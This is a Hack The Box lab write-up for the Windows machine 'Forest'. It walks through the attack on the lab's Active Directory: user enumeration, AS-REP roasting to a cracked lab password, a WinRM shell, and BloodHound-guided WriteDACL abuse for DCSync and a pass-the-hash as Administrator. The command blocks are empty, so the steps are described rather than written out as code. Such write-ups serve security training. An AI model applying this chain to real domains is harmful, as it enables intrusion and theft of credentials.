HTB: Forest
| ターゲット // Forest | |
|---|---|
| Platform | HTB |
| OS | Windows |
| Difficulty | Easy |
| IP | 10.129.157.109 |
Recon#
Standard AD box – DNS, Kerberos, LDAP, SMB all present. Domain: htb.local.
Enumeration#
Nmap#
▶ Nmap output
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
OS: Windows Server 2016 Standard 14393 x64
Port 445 - SMB#
Null session enumeration with CrackMapExec reveals a list of domain users:
| |
Interesting accounts among the usual service/health mailbox noise:
sebastien,lucinda,andy,mark,santisvc-alfresco– service account, worth investigating
Foothold#
AS-REP Roasting#
The svc-alfresco account has Kerberos pre-authentication disabled, making it vulnerable to AS-REP roasting:
| |
Crack the hash with John:
| |
s3rvice ($krb5asrep$svc-alfresco@HTB.LOCAL)
Credentials: svc-alfresco:s3rvice. WinRM is open on port 5985, so Evil-WinRM gets us a shell.
Privilege Escalation#
BloodHound Analysis#
Run SharpHound to collect AD data:
| |


BloodHound reveals the attack path:
svc-alfrescois a member ofAccount OperatorsAccount Operatorshas indirect path to Domain Admin throughExchange Windows PermissionsExchange Windows Permissionshas WriteDACL on the domain object
WriteDACL to DCSync#
The WriteDACL privilege lets us add ACLs to the domain object. The plan: create a user, add them to Exchange Windows Permissions, then grant DCSync rights.
Create a new domain user and add to the right groups:
| |
Upload PowerView and grant DCSync privileges:
| |
Dump the domain hashes:
| |
Pass-the-hash as Administrator:
| |
Proof#
user.txt: [redacted]
root.txt: [redacted]
Key Takeaways#
- Always check for AS-REP roastable accounts – service accounts often have pre-auth disabled
- BloodHound is essential for AD boxes; run SharpHound with credentials when you have them
WriteDACLon the domain object is a direct path to DCSync and full domain compromiseAccount Operatorsmembership is often overlooked but grants powerful group manipulation abilities